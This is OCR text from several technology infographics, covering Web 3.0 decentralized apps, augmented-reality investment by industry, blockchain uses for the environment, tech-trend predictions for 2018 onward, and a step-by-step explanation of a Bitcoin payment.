

Web 3.0 - Decentralizing Everything
Web 3.0
Decentralized Exchanges
Social Networks
Remote Jobs
Decentralized Browser
Decentralized Messaging
Decentralized Storage
Streaming Services
Insurance and Banking
Sola
Steemit
IDEX
EOSFINEX
0xProtocol
Kyber Network
onG.Social
Ethlance
Indorse
Sapien
Coin ChangeX
Crypto Task
Props
Yours
Atlas.Work
Obsidian
Breaker Browser
e-chat
Brave
Riot
Storj
Voise
Sia
Filecoin
Maestro
ySign
Everledger
MaidSAFE
Safe Share
Aigang
Casha
UjoMusic
101 Blockchains
Created by 101blockchains.com



Augmented reality investment by industry
Which technologies are you making substantial investments in?
Today
In 3 years
Automotive 18% 31%
Technology, Media, & Telecomm 15% 31%
Healthcare 11% 23%
Retail & Consumer 10% 31%
Industrial Products 9% 29%
Power & Utilities 8% 15%
Public Sector 7% 13%
Energy & Mining 7% 13%
Financial Services 6% 18%
Hospitality & Leisure 5% 20%
Source: PwC, 2017 Global Digital IQ® Survey
Bases: Automotive: 72; Energy & Mining: 135; Financial Services: 332; Healthcare: 237;
Hospitality & Leisure: 75; Industrial Products: 375; Power & Utilities: 131; Public Sector: 156;
Retail & Consumer: 217; Technology, Media & Telecommunications: 433
PwC | pwc.com/nextintech
source pwc via @mikequindazzi


WHAT DOES DIGITAL TRANSFORMATION MEAN FOR YOUR INDUSTRY?

Columbus | Once you know how.

Cloud technology is disrupting existing business models in manufacturing, food and retail with powerful, scalable computing power that harnesses machine learning, the Internet of Things and actionable intelligence that drives better decision making.





7 WAYS THE BLOCKCHAIN CAN HELP THE ENVIRONMENT
ENVIRONMENTAL TREATIES
TRACK REAL IMPACT AND COMPLIANCE OF ENVIRONMENTAL TREATIES
DECREASE FRAUD AND MANIPULATION
ENERGY
INCREASE EFFICIENCY WITH P2P ELECTRICAL GRIDS
IMPROVE ACCESS TO POWER IN AREAS WITH POVERTY OR NATURAL DISASTERS
NON-PROFITS
TRACK WHERE DONATIONS ARE GOING
DECREASE INEFFICIENCY AND BUREAUCRACY IN CHARITIES
RECYCLING
ENCOURAGE RECYCLING BY PROVIDING TOKENIZED REWARD
TRACK AND EVALUATE EFFICACY OF RECYCLING PROGRAMS
CARBON TAX
CALCULATE TAX FOR PRODUCTS BASED ON CARBON FOOTPRINT
CREATE A REPUTATION SYSTEM FOR COMPANIES BASED ON EMISSIONS
SUPPLY CHAINS
TRANSPARENTLY TRACK PRODUCTS FROM ORIGIN TO STORE SHELF
REDUCE CARBON FOOTPRINT AND UNSUSTAINABLE PRACTICES
CHANGING INCENTIVES
ALIGN INCENTIVES WITH SUSTAINABLE PRACTICES
CREATE INCENTIVES FOR PEOPLE TO ACT IN SUSTAINABLE WAYS
CREATED BY
FUTURETHINKERS.ORG
INFORMATION BY
BCDC.ONLINE



Source: McKinsey

Strategic Trends - 2018 and Beyond
1
Visual and Voice Search take off in ECommerce websites by 2021
2
By 2021, five of seven Digital Giants Self Disrupt using Technology
3
By 2020, legitimate Digital Currencies take off in Banking generating $1 B in business value
4
By 2022, citizens of most mature economies will be consuming a high degree of Fake News
5
By 2020, a high degree of Fake Content will be created by Artificial intelligence, thus outpacing the ability to detect and stop it
6
By 2021, Bots and Digital Assistants will be deployed in over 50% of industries
7
By 2021, 40% of IT staff will be "versatilists", well versed in business realities as opposed to purely focusing on technical skills
8
By 2020, AI becomes a net job creator. On an avg, it will create 0.5 M jobs than it destroys.
9
IoT embedded in about 95% of devices by 2020.
10
Through 2022, nearly 50% of all security budgets for IoT will go to fault remediation & recalls rather than providing protection.

Figure 1. How the Bitcoin blockchain works



Bob owes Alice money for lunch. He installs an app on his smartphone to create a new Bitcoin wallet. A wallet app is like a mobile banking app and a wallet is like a bank account.

To pay her, he needs two pieces of information: his private key and her public key.

Bob gets Alice's public key by scanning a QR code from her phone, or by having her email him the payment address, a string of seemingly random numbers and letters.*


The app alerts Bitcoin 'miners' around the world of the impending transaction. 'Miners' provide transaction verification services.

The miners verify that Bob has enough bitcoins to make the payment.

Many transactions occur in the network at any time. All the pending transactions in a given timeframe are grouped (in a block) for verification. Each block has a unique identifying number, creation time and reference to the previous block.


*Anyone who has a public key can send money to a Bitcoin address, but only a signature generated by the private key can release money from it.


Graphic: Deloitte University Press. Source: American Banker[20]

